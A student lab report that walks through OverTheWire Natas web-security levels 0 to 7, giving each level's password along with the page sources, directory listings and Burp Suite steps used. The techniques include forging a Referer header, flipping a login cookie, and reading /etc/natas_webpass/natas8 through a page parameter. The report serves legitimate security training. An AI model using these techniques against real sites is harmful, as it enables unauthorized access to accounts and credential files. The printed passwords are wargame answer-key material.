

# Sri Lanka Institute of Information Technology



## **Natas - OverTheWire**

IE2012 – Systems and Network Programming

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## **Introduction**

"Natas" is a series of web-based security challenges hosted by OverTheWire. These challenges are designed to teach the basics of web security by progressively increasing the complexity of the tasks. The challenges often involve understanding HTTP requests, HTML, JavaScript, PHP, SQL, and various other web technologies. Each level in Natas presents a problem that requires specific knowledge of web vulnerabilities, and successfully solving each level provides the password to access the next.


The primary goal of this report is to document/show the various levels encountered in the Natas wargame, detail the challenges presented, and outline the methods and tools used to overcome each one. This report is structured to provide a clear walkthrough of each level, with explanations of the commands and strategies used.

Attempting this game opens the scopes to widen the knowledge of Study common web security issues such as SQL injection, Understand how these vulnerabilities can be exploited and what mitigation techniques are commonly used and also the logical thinking and problem-solving abilities also been addressed.

## Level 0

**Password: 0nzCigAq7t2iALyvU9xcHIYN4MlkIwlq**

- Open the URL - <http://natas0.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas0  
Password – natas0
- After login to the page, go for the page source where password for the next level is existing.




```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHIYN4MlkIwlq -->
17 </div>
18 </body>
19 </html>
20
21
```

# Level 01

**Password: TguMNxKo1DSa1tujBLuZJnDUICcUAPII**

- Open the URL - <http://natas1.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas1  
Password – 0nzCigAq7t2iALyvU9xcHIYN4MlkIwlq
- After logging in to the page, go for the page source where password for the next level is existing but in this level, we are not allowed to right-click and view page source.
- Instead, the keyboard shortcut must be used – **Ctrl+U**



```
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHIYN4MlkIwlq" };</script></head>
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!-- The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUICcUAPII -->
18 </div>
19 </body>
20 </html>
21
22
```

## Level 02


**Password: 3gqisGdR0pjm6tpkDKdIW02hSvchLeYH**

- Open the URL - <http://natas2.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas2  
Password – TguMNxKo1DSa1tujBLuZJnDUICcUAPII
- View the page source, the page source does not contain any password.
- But there is an image tag where in the page there isn't any image

```
view-source:http://natas2.natas.labs.overthewire.org/

1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSa1tujBLuZJnDUICcUAPII" };</script></head>
11 <body>
12 <h1>natas2</h1>
13 <div id="content">
14 There is nothing on this page
15 
16 </div>
17 </body></html>
18
```

- By using the src of image tag we can access the index of files
- <http://natas2.natas.labs.overthewire.org/files/>



### Index of /files

Name	Last modified	Size	Description
Parent Directory	-	-	-
pixel.png	2024-07-17 15:52	303	
users.txt	2024-07-17 15:52	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

- The users.txt file contains the password for the next level.


```
natas2.natas.labs.overthewire.org/files/users.txt

# username:password
alice:BYWdCesZqW
bob:jw2ueICLVt
charlie:G5vCkVV3m
natas3:3gqisGdR0pjm6tpkDKdIW02hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

## Level 03

**Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ**


- Open the URL - <http://natas3.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas3  
Password – 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
- View the page source look for the hint to find the next password, but the page doesn't give a hint.
- So by accessing the *robots.txt* can find a path.
- The robots.txt file is a text file used by websites to give instructions to web crawlers (also known as robots or spiders) about which pages or sections of the site should not be crawled or indexed by search engines.



```
view-source:http://natas3.natas.labs.overthewire.org/robots.txt

User-agent: *
Disallow: /s3cr3t/
```

- The file consists of rules that specify which user agents (web crawlers) are allowed or disallowed from accessing certain parts of the site.
  - User-agent: Specifies the name of the web crawler the rule applies to.
  - Disallow: Tells the crawler which directories or files it should not access.
- Use the disallow directory to access the index of files
- <http://natas3.natas.labs.overthewire.org/s3cr3t/>




```
Index of /s3cr3t

Name      Last modified   Size Description
--
Parent Directory              -
users.txt  2024-07-17 15:52  40

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80
```

- Access the users.txt file to find the password for the next level.




```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```


## Level 4

**Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK**


- Open the URL - <http://natas4.natas.labs.overthewire.org>
- Log with the given username and password
- Username – natas4  
Password – QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
- The access is disallowed saying we should log with <http://natas5.natas.labs.overthewire.org/>
- For this we should use the burpsuite platform to gain access
- Open Burpsuite -> open the browser in burpsuite -> access the url of <http://natas4.natas.labs.overthewire.org> with username and password.
- On the intercept in burpsuite and refresh the page.



- Change the **referer** url to <http://natas5.natas.labs.overthewire.org/>



- Then click 'Forward' tab which will grant the permission and will show the password.







## Level 05

**Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned**

- Open the URL - *http://natas5.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas5  
Password – 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
- When log onto the page it displays ‘access is disallowed’ and also it mentions ‘You are not logged in’.
- So, using Burpsuite we can intercept and get the code to gain access.
- In the code ‘loggedin’ is 0, which means the user has no access, so to gain access the loggedin must be equal to 1.



- After changing the Boolean value 0 to 1 click on the ‘forward’ tab, where the access will be granted and the password will be displayed for the next level.




## Level 06

**Secret Key - FOEIUWGHFEEUHOFUOIU**

**Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS**


- Open the URL - *http://natas6.natas.labs.overthewire.org*
- Log with the given username and password
- Username – natas6  
Password – 0RoJwHdSKWFTYR5WuiAewauSuNaBXned
- After logging in to the page it requires a secret key to move forward.
- Open the page source it shows a directory path "*includes/secret.inc*".
- Go for the Burpsuite browser log in to the level and give the following URL to find the secret key

*http://natas6.natas.labs.overthewire.org/includes/secret.inc*



```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```

- Give the secret key which will display the password for the next level.




**NATAS6**

Access granted. The password for natas7 is  
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Input secret:


[View sourcecode](#)




## Level 07

**Password:** *xcoXLmzMkoIP9D7hlgPlh9XD7OgLae5Q*

- Open the URL - *http://natas7.natas.labs.overthewire.org*
- Log with the given username and password
- Username – *natas7*  
Password – *bmg8SvU1LizuWjx3y7xkNERkHxGre0GS*
- When log in to the page it displays only 'Home' and 'About' hyperlink.
- Go to the page source where the hint is given where to find the password.
- *"Hint: password for webuser natas8 is in /etc/natas\_webpass/natas8"*
- Go to the 'About' page and give the file path.



- After loading the URL the password for the next level will be visible.




## Level 08

